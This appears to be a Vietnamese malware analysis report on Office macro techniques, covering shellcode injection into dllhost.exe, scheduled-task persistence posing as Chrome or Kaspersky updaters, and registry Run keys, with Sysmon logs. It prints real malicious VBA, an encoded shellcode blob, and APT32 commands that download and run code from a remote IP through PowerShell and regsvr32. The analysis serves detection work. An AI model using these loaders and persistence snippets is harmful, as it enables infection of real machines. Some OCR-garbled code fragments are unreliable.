notepad++.exe	5712	0.03		
chrome.exe	5232			
WINWORD.EXE	1928			
dllhost.exe	692			

Event Properties - Event 1, Sysmon

General Details

Process Create:

RuleName:
UtcTime: 2019-08-01 10:15:42.674
ProcessGuid: {8c286b04-bbce-5d42-0000-0010b1e05500}
ProcessId: 692
Image: C:\Windows\System32\dllhost.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: COM Surrogate
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: C:\Windows\System32\dllhost.exe
CurrentDirectory: C:\Users\Administrator\Documents\
User: DESKTOP-OG20UAT\Administrator
LogonGuid: {8c286b04-9e07-5d42-0000-002073400600}
LogonId: 0x64073
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=B5A6D2FB3F4521C37D613DE52AB3467D
ParentProcessGuid: {8c286b04-9e08-5d42-0000-001094de0600}
ParentProcessId: 3840
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE

Cuối cùng, tiến hành inject shellcode vào tiến trình dllhost.exe và thực hiện các hành vi độc hại:

```
objConnection = "Ora:AAAAAYIn1MdnJk1Iw11IMn13IoD7dKQ3W/McCePG#Aiawwc#2N#cf1#F0X11#Q1018adCL0H1#WHRKA#BQ10gY1ggP#PFmLN1#B1z/H/MoCewc#0Nacc#4HXG#334O30kdeJY1lgk#dNmivwLl#igk#dOLB#eB011EJC#rbM#2F#m1#4P#rWo
objConnection = objConnection & "#1emk#AAA#N#H#UV#qLf#F#Le#s#AB#TU#R#X#12/G/#V#Q#Y#A#A#B#h#M#2#s#A#v#o#RS#U#T#U#B#6#1#U#o#/Vic#a#W#B#o#q#D#AA#In#q#R#ah#9#A#H#V#n#o#n#/1#V#s#/1#G#e#v#T#V#m#B#h#7/#9#F#W#A#-E#y#E#A#D#h#f#Z#O#B#i#n#5#6#l#o#g#x#1#X#f#V#i#C#F#S#F#E#m#
objConnection = objConnection & "#211#b#y#s#A#W#A#2#1#F#K#I#o#s#t#r#p#7#T#m#p#1#z#x#o#Y#Y#d#8#S#m#A#x#b#T#S#C#o#3#u#B#m#e#p#G#X#U#e#9#T#q#Y#O#U#x#H#P#m#b#V#E#F#o#Q#v#-L#U#q#H#A#f#u#P#M#H#J#F#K#U#W#B#v#2#V#L#F#n#Z#5#0#1#B#n#3#p#b#G#x#h#z#U#M#C#o#V#2#l#u#G#9#3#y#B#C#V#A#2#l#j#E#T#f#d#P#V#z#Y#O#O#C#d#
objConnection = objConnection & "#f#7#K#n#F#7#O#q#/#g#n#a#b#8#F#1#v#b#e#6#L#2#G#D#E#Q#m#l#d#u#b#-h#9#H#o#S#1#2#0#F#r#G#V#S#n#s#8#e#G#3#A#R#x#1#V#e#Q#m#8#0#/#g#u#O#b#j#T#K#Y#2#-H#N#1#7#o#b#1#H#R#v#C#l#H#6#y#W#T#d#k#M#O#B#7#9#2#V#V#5#y#D#i#V#A#E#/#h#z#Y#T#Q#b#o#G#9#u#t#s#A#l#p#J#O#V#C#7#0#F#2#L#R#B#H#2#j#U#o#
objConnection = objConnection & "#F#B#A#j#7#p#1#r#C#2#1#K#4#q#4#F#e#p#K#e#f#u#C#k#k#A#P#C#l#o#b#/#l#W#p#A#A#Q#A#B#A#F#d#o#W#R#T#f#/#V#k#G#A#A#A#A#U#1#o#E#p#j#4#v#/#V#h#B#o#x#s#H#A#c#O#F#W#X#1#M#P#o#i#f#3#/#J#N#v#m#l#2#2#p#Z#W#k#2#m#l#u#Y#5#j#A#F#W#A#G#s#-#
objRegistry = StrConv(expandRegistry(objConnection), vbUnicode)
dblDesktop = Len(objRegistry) * 2
Shellcode = Shellcode
inject the shellcode into
dblDesktop = dblDesktop + Len(objRegistry) * 2
errDictionary = findProcess(gob1Desktop, gTypeConnection, 0, dblDesktop, 4H1000, 4H) 'VirtualAllocEx - Security Services
mvaFunction = startDrive(gob1Desktop, gTypeConnection, errDictionary, objRegistry, dblDesktop, ByVal 0d) 'WriteProcessMemory
mvaFunction = newWrite(gob1Desktop, gTypeConnection, errDictionary, dblDesktop, 4H20, mbinhdom) 'VirtualProtectEx
mvaFunction = editDesktop(gob1Desktop, gTypeConnection, 0, 0, errDictionary, 0, 0) 'CreateRemoteThread
```

Các kĩ thuật Macro malware phổ biến

```
/OijAAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi18FJXi1iQio18AdCLQHiFwHRKAdbQi0gYi1ggAdPjPEmLNIsB1jH/McCswc8Nac  
c44Xb0A334030kde3YiigkaNmivxL1igcadOLB1sB0I1eJCRb12FZw1h/4Ffhwos5642da51dAb0d2luavRoTHcmb//v6AAAAAAx/1dxV1dxabpWeaf/1emk  
AAAAWzHJUVFqA1FRaLsBAABTUGHXiz/G/9VQ6YwAAABbMdsAAy0IRS11JT1Bo61Uu0/VicaDw1BogDMAAIngagRQah9WaHVGnob/1V8x/1dXav9TVmgTBh  
h7/9WFwA+EygEAADh/hfZ0BIn56wloqsXif/VicFoRSFeMF/Vmf9XagdRV1Bot1fgC/VvwAvAAA5x3UHNFDpe///zh/6ZEBAADpyQEAAOh///L2ljb5n  
aWYAx2LP1K1JshRp75TmPj1z82xcYKYdh8DnAxkbTSCh/3uLbmeplXUE9vTVqYODxzHPdnBVEFroQv+LiUghAfupMNJPJKJwABvC2vYLUFnZW500ibNb3ppbG  
xhLzUuMCAoV2luZG93cyBOVCA2LjE7IFdPVzY00yBuCmlkZW50LzcumDsgcnY6MTEuMCkgbGlrZSBHZNrbw0KAMao9YAzPk7gjMekFdC9HNC/f7gKnF7Gqs/g  
naBc8FIlw9p6tLj2GIED8QmIduDu+h9PHo5120fRfQV5nss8aG3ARxiV0ebQmW80/guObJ0TkyZ+nMiToNbGb1HRvUcLH6y0VWTdkzM07BT9ZVV5y8DIwAE/Nz  
eyTQb0sGM9uutSaMLpJ0bVc70PZfLRBPHb1uIdaitf3ex1RitS4uQP1D1L+lhRKfnYxfGKz/tkLu5aSbkWloutYG7F1ePEimvM+Y/LSDcFUBJa7pIrCC21KE4  
q0g4FepKefuCEckAaPC101b/1WpAaAAQAABoAABAAFdoWKRT5f/Vk7kgAAAAAd1RU4nnV2gAIAAA1ZoEpaJ4v/VhcB0xosHAcOFwHX1WMPoif3//3NwcmuZ2  
ZpZWxkZmluYW5jaWFSy28uY29tAFWARGS=
```

time: 4ms
length: 19848
lines: 354

Output

Address	OpCode	Instruction	Comments
00000000 FC		CLD	
00000001 E889000000	E8	CALL 0000008F	
00000006 60	60	PUSHA	
00000007 89E5	89E5	MOV EBP, ESP	
00000009 31D2	31D2	XOR EDX, EDX	
0000000B 648B5230	648B5230	MOV EDX,DWORD PTR FS:[EDX+30]	
0000000F 88520C	88520C	MOV EDX,DWORD PTR [EDX+0C]	
00000012 885214	885214	MOV EDX,DWORD PTR [EDX+14]	
00000015 887228	887228	MOV ESI,DWORD PTR [EDX+28]	
00000018 0FB74A26	0FB74A26	MOVZX ECX,WORD PTR [EDX+26]	
0000001C 31FF	31FF	XOR EDI,EDI	
0000001E 31C0	31C0	XOR EAX,EAX	D\$\$[[aYZQ]]hnet
00000020 AC	AC	LODS AL,BYTE PTR [ESI]	hwiniThLw
00000021 3C61	3C61	CMP AL,61	WWWWh:Vy
00000023 7C02	7C02	JL 00000027	SPhw
00000025 2C20	2C20	SUB AL,20	RRRSRPh
00000027 C1CF0D	C1CF0D	ROR EDI,0D	VhuF
0000002A 01C7	01C7	ADD EDI,EAX	SVh-
0000002E E2F0	E2F0	LOOP 0000001E	QVPh
0000002E 52	52	PUSH EDX	/ico.gif
0000002F 57	57	PUSH EDI	User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
00000030 8B5210	8B5210	MOV EDX,DWORD PTR [EDX+10]	Trident/7.0
00000033 8B423C	8B423C	MOV EAX,DWORD PTR [EDX+3C]	rv:11.0) like Gecko
00000036 01D0	01D0	ADD EAX,EDX	springfieldfinancialco.com
00000038 8B4078	8B4078	MOV EAX,DWORD PTR [EAX+78]	

Có thể thấy, các kĩ thuật mà kẻ tấn công sử dụng trong sample này rất dễ thực hiện, chỉ bằng cách tận dụng những tính năng đơn giản do chính hệ điều hành hỗ trợ, từ đó cung cấp một cách hiệu quả để vượt qua việc phân tích tĩnh và phân tích động.

3. Thiết lập Scheduled Task

Khi một máy tính đã bị nhiễm phần mềm độc hại, một trong những bước tiếp theo của kẻ tấn công thường thực hiện là tìm cách duy trì sự hoạt động của mã độc. Có nhiều kĩ thuật khác nhau, trong đó việc tạo các tác vụ theo lịch trình là cách phổ biến. VBA hoàn toàn hỗ trợ cho phép thực hiện tạo Scheduled Task, qua đó có thể gây nhiễu trong quá trình giám sát các hoạt động phát sinh từ Office bởi lúc này svchost.exe sẽ tạo lập ra tác vụ.


Đoạn mã ví dụ tạo một task có tên “AVUpdateTask” thực hiện khởi chạy cmd.exe:

Các kỹ thuật Macro malware phổ biến

```
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim td: Set td = service.NewTask(0)
td.RegistrationInfo.Author = "Kaspersky Corporation"
td.settings.StartWhenAvailable = True
td.settings.Hidden = False
Dim triggers: Set triggers = td.triggers
Dim trigger: Set trigger = triggers.Create(1)
Dim startTime: ts = DateAdd("s", 30, Now)
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts), 2) & "T" & Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
Dim Action: Set Action = td.Actions.Create(0)
Action.Path = "C:\Windows\System32\cmd.exe"
Call service.GetFolder("\").RegisterTaskDefinition("AVUpdateTask", td, 6, , 3)
```

Demo: [Tạo Task chạy cmd.exe](#)

Sample thứ nhất chúng tôi phân tích có mã **SHA-256: 9ea577a4b3faaf04a3bddbfcb934c9752bed0d0fc579f2152751c5f6923f7e14.**



Khi mở tài liệu, đoạn mã VBA thuộc Sub Document_Open() của sample này thực thi như sau:

Các kỹ thuật Macro malware phổ biến

The screenshot shows a portion of VBA code with several annotations:

- A yellow box highlights the line `If objFSO.FileExists(dinner_add) Then` with a red arrow pointing to the right labeled "Check file existence".
- A yellow box highlights the line `If Dir(path, vbDirectory) = "" Then` with a red arrow pointing to the right labeled "Create directory".
- A yellow box highlights the line `Set DM = CreateObject("Microsoft.XML" & "DOM")` with a red arrow pointing to the right labeled "decode a PE file encoded with base64".

```
Sub Document_Open()
    Dim just_task As Boolean
    just_task = False
    dinner_add = C:\Users\Administrator\oracleServices\svshost_serv.exe
    dinner_add = Environ("userp" & "rofile") & ".or" & "acleServices\svshost_serv." & "e" & "x" & "e"
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    If objFSO.FileExists(dinner_add) Then
        just_task = True
    End If
    If just_task = False Then

        Dim path As String
        path = "C:\Users\Administrator\oracleServices"
        path = Environ("userp" & "rofile") & ".oracleServices"
        If Dir(path, vbDirectory) = "" Then
            MkDir path
        End If

        Text = ""
        Text = UserForm1.Label1.Caption
        Dim winner_add
        'winner_add = "C:\Users\Administrator\oracleServices\svshost_serv.doc"
        winner_add = Environ("userp" & "rofile") & "\oracleServices\svshost_serv." & "d" & "o" & "c"
        Dim peacher
        Dim DM, EL
        If Application.MouseAvailable Then
            Set DM = CreateObject("Microsoft.XML" & "DOM")
            Set EL = DM.createElement("t" & "mp")
            EL.DataType = "bin.bas" & "e64" & "bin.base64"
            EL.Text = Text
            peacher = EL.NodeTypedValue

            Dim fileNo As Integer
            fileNo = Freefile
            Open winner_add For Binary Lock Read Write As #fileNo
            Dim beacher() As Byte
            beacher = peacher
            Put #fileNo, 1, beacher
            Close #fileNo
        End If
    End If
End Sub
```

Khi người dùng đóng tài liệu, đoạn mã VBA thuộc Sub Document_Close () của sample này sẽ thực hiện nhiệm vụ tạo ra một task có tên “**chrome updater**” để thực thi payload đã giải mã trước đó:

The screenshot shows a portion of VBA code for creating a scheduled task:

```
Const e0 = "sc"
Const e1 = "he"
Const e2 = "ule.ser"
' Create the TaskService object.
Set service = CreateObject(e0 & e1 & "d" & e2 & "vice")
Call service.Connect

Dim rootFolder
Set rootFolder = service.GetFolder("\\")

' The taskDefinition variable is the TaskDefinition object.
Dim taskDefinition
' The flags parameter is 0 because it is not supported.
Set taskDefinition = service.NewTask(0)

' Define information about the task.
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "chromium updater v 37.5.0"
regInfo.Author = "Google Inc."

' Set the principal for the task
Dim principal
Set principal = taskDefinition.principal

' Set the logon type to interactive logon
principal.LogonType = 3


' Set the task setting info for the Task Scheduler by
' creating a TaskSettings object.
With taskDefinition.settings
    .Enabled = True
    .runonlyifidle = False
    .disallowstartifonbatteries = False
    .multipleinstances = 0
    .allowdemandstart = True
    .StartWhenAvailable = True
    .ExecutionTimeLimit = "P20D"
End With
```

```
' Create a time-based trigger.  
With taskDefinition  
Set objTaskTriggers = .triggers  
Set objTaskTrigger = objTaskTriggers.Create(1)  
    With objTaskTrigger  
        .Enabled = True  
        .ID = "" & counter & ""  
        ' Time Format YYYY-MM-DDTHH:MM:SS or use ConvertTime Format  
        '.StartBoundary = "2013-07-01T08:00:00"  
        '.EndBoundary = "2013-07-01T08:08:00"  
        .StartBoundary = ConvertTime(DateAdd("h", 0, Now()))  
  
    With .Repetition  
        ' Format For Days = P#D where # is the number of days  
        ' Format for Time = PT#[HMS] Where # is the duration and H for hours, M for minutes, S for seconds  
        '.Duration = "PINF"  
        '.Interval = "PT1M"  
        .StopAtDurationEnd = False  
    End With 'objTaskRepitition  
End With  
  
End With  
  
' Add an action to the task to run  
Const what_to_do = 0  
Dim Action  
Set Action = taskDefinition.Actions.Create(what_to_do)  
winner_do = """ & Environ("userp" & "rofile") & "\oracleServices\svshost_serv." & "e" & "x" & "e"""  
'winner_do = """C:\windows\system32\calc.exe"""  
Action.path = winner_do  
' Register (create) the task.  
Call rootFolder.RegisterTaskDefinition("chrome updater", taskDefinition, 6, , , 3)
```

creates a scheduled task
named "chrome updater" in
order to execute the
binary

Sample thứ hai minh họa tiếp cho kĩ thuật này là của nhóm APT32 (*aka OceanLotus*), có mã **SHA-256**:

1fc1bc4d004ab51398070d8e3025fecf8878229cda8befdbc9a2faf592b8d876, đã
được đề cập trong [báo cáo của FireEye](#) vào tháng 05/2017.



Mặc dù nó có phần mở rộng là “.doc” nhưng thực chất nó là dạng ActiveMime, “.mht” chứa văn bản và hình ảnh. Mã VBA của sample này đầu tiên sẽ tạo ra một file xml có tên ngẫu nhiên và tạo task có tên “SystemSoundServices” để thực thi các câu lệnh được cấu hình trong file xml. Mục đích là để tải về backdoor đầu tiên từ hệ thống của nhóm APT32:

Các kỹ thuật Macro malware phổ biến

```

Dim bWriteResult As Boolean
Dim fso As Object
sInfo.cb = Len(sInfo)
sInfo.dwFlags = STARTF_USESHOWWINDOW
sInfo.wShowWindow = SW_HIDE
sbFile = XMLStr()
sCurrentVersion = RegKeyRead("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentVersion")
If Len(sbFile) > 0 And Len(sCurrentVersion) > 0 Then
    dCurrentVersion = Val(sCurrentVersion)
    If dCurrentVersion >= 6.1 Then
        sCurrentP = Environ("temp")
        sShortFileName = GenRandomStr(10, True, True, True)
        sShortFileName = sShortFileName & ".xml"
        sFileName = sCurrentP & "\\" & sShortFileName
        Set fso = CreateObject("Scripting.FileSystemObject")
        Dim oFile As Object
        Set oFile = fso.CreateTextFile(sFileName)
        oFile.Write sbFile
        oFile.Close
        'Set fso = Nothing
        Set oFile = Nothing
        sCMDLine = "schtasks /create /tn ""SystemSoundsServices"" /XML """ & sFileName & """ /F"
        lSuccess = CreateProcessA(sNull, _
            sCMDLine, _
            sec1, _
            sec2, _
            1&,_
            NORMAL_PRIORITY_CLASS, _
            ByVal 0&,_
            sNull,_
            sInfo,_
            pInfo)
    End If

```

create xml file with random name

Task Name: SystemSoundsServices
Description: Cyber Security Services
Run as: SYSTEM
Run at logon: checked
Run whether user is logged on: checked
Start in: C:\Windows\System32
Action: Start a program
Program/script: rundll32.exe
Arguments: /e http://193.169.245.137:80/adobe\1
Triggers: No triggers defined
Conditions: No conditions defined
Settings: No settings defined

Cyber Security Services

```

<Exec>
    <Command>rundll32.exe</Command>
<Arguments>javascript:"..\mshtml,RunHTMLApplication ";document.write("<script language=jscript>"+"var%20r=new%20ActiveXObject("WScript.Shell");r.Run("powershell.exe%20-nop%20-w%20hidden%20-c%20IE(%new-object\ net.webclient).downloadstring(\\"http://193.169.245.137:80/adobe\\")",0);'+"</script>";
")</Arguments>
</Exec>

```

create "SystemSoundServices" scheduled task to execute configured command in the xml file

任务名	状态	CPU 使用量	内存使用量	启动方式	所有者	描述
svchost.exe	运行中	1056	25.02 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser	
sihost.exe	运行中	3348	4.57 MB	DESKTOP\Administrator	Shell Infrastructure Host	
taskhostw.exe	运行中	980	4.97 MB	DESKTOP\Administrator	Host Process for Windows Tas	
rundll32.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	
svchost.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	
svchost.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	
ctfmon.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	
TabTip.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	
svchost.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	
vmaclthlp.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	
svchost.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	
svchost.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	
svchost.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	
svchost.exe	运行中	3988	11.95 MB	DESKTOP\Administrator	Windows host process (Rund	


Tiếp theo, tạo lại task “SystemSoundServices”, khi triggered thì “regsvr32.exe” được thực thi để thực hiện câu lệnh với tham số như sau:

```

Set fso = Nothing
sCMDLine = "schtasks /create /sc MINUTE /tn ""SystemSoundServices"" /tr """regsvr32.exe"" /s /n /u /i:http://193.169.245.137:80/g4.ico scrobj.dll"" /mo 30 /F"
lSuccess = CreateProcessA(sNull, _
    sCMDLine, _
    sec1, _
    sec2, _
    1&,_
    NORMAL_PRIORITY_CLASS, _
    ByVal 0&,_
    sNull,_
    sInfo,_
    pInfo)

```

execute: regsvr32.exe /s /n /u /i:http://apt32server/g4.ico scrobj.dll



Các kĩ thuật Macro malware phổ biến

Kĩ thuật này sử dụng scrobj.dll nhầm thực thi file XML được lưu trữ từ xa có chứa payload được nhúng. Khi giám sát bằng Sysmon, sẽ quan sát được các hành vi khi mở tài liệu như sau:

Event 1, Sysmon

General Details

Process Create:
RuleName:
UtcTime: 2019-08-02 09:54:48.286
ProcessGuid: {8c286b04-0868-5d44-0000-001097639300}
ProcessId: 3612
Image: C:\Windows\System32\schtasks.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: schtasks /create /tn "SystemSoundsServices" /XML "C:\Users\ADMINI~1\AppData\Local\Temp\6B2c51QzfV1.xml" /F
CurrentDirectory: C:\Users\Administrator\Documents\Task Scheduler Configuration Tool
User: DESKTOP-OG20UAT\Administrator
LogonGuid: {8c286b04-a38f-5d43-0000-00202a3f0600}
LogonId: 0x63F2A
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=5BD86A7193D38880F339D4AFB1F9B63A
ParentProcessGuid: {8c286b04-fa00-5d43-0000-0010e1d27e00}
ParentProcessId: 656
ParentImage: C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
ParentCommandLine: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\Administrator\Desktop\Danhsachnhansenviphambkyluat.doc"

Event 1, Sysmon

General Details

Process Create:
RuleName:
UtcTime: 2019-08-02 09:54:50.082
ProcessGuid: {8c286b04-086a-5d44-0000-0010796d9300}
ProcessId: 1616
Image: C:\Windows\System32\schtasks.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: schtasks /create /sc MINUTE /tn "SystemSoundsServices" /tr "\"\regsvr32.exe\" /s /n /u /i:https://193.169.245.137:80/g4.ico scrobj.dll" /mo 30 /F
CurrentDirectory: C:\Users\Administrator\Documents\Task Scheduler Configuration Tool
User: DESKTOP-OG20UAT\Administrator
LogonGuid: {8c286b04-a38f-5d43-0000-00202a3f0600}
LogonId: 0x63F2A
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=5BD86A7193D38880F339D4AFB1F9B63A
ParentProcessGuid: {8c286b04-fa00-5d43-0000-0010e1d27e00}
ParentProcessId: 656
ParentImage: C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
ParentCommandLine: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\Administrator\Desktop\Danhsachnhansenviphambkyluat.doc"

4. Can thiệp vào Registry

Ngoài kĩ thuật Scheduled Task nói trên, một kĩ thuật cũng phổ biến không kém nhằm duy trì sự hoạt động của mã độc đó là can thiệp vào Registry. Thông qua mã VBA, kẻ tấn công có thể truy cập vào Registry – để lưu trữ các payloads, chỉnh sửa các thiết lập của hệ thống và tạo các điểm duy trì persistence (*đảm bảo mã độc có thể khởi chạy lại kể cả khi người dùng khởi động lại máy*).


Một số đoạn mã minh họa việc sử dụng macro, thông qua WMI hoặc Wscript để can thiệp trực tiếp vào Registry:

```
Set objRegistry = GetObject("winmgmts:\\.\root\default:StdRegProv")
objRegistry.SetStringValue &H80000001, "Software\Microsoft\Windows\CurrentVersion\Run", "key1", "value1" WMI
```

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\key2", "value2", "REG_SZ" WScript
```

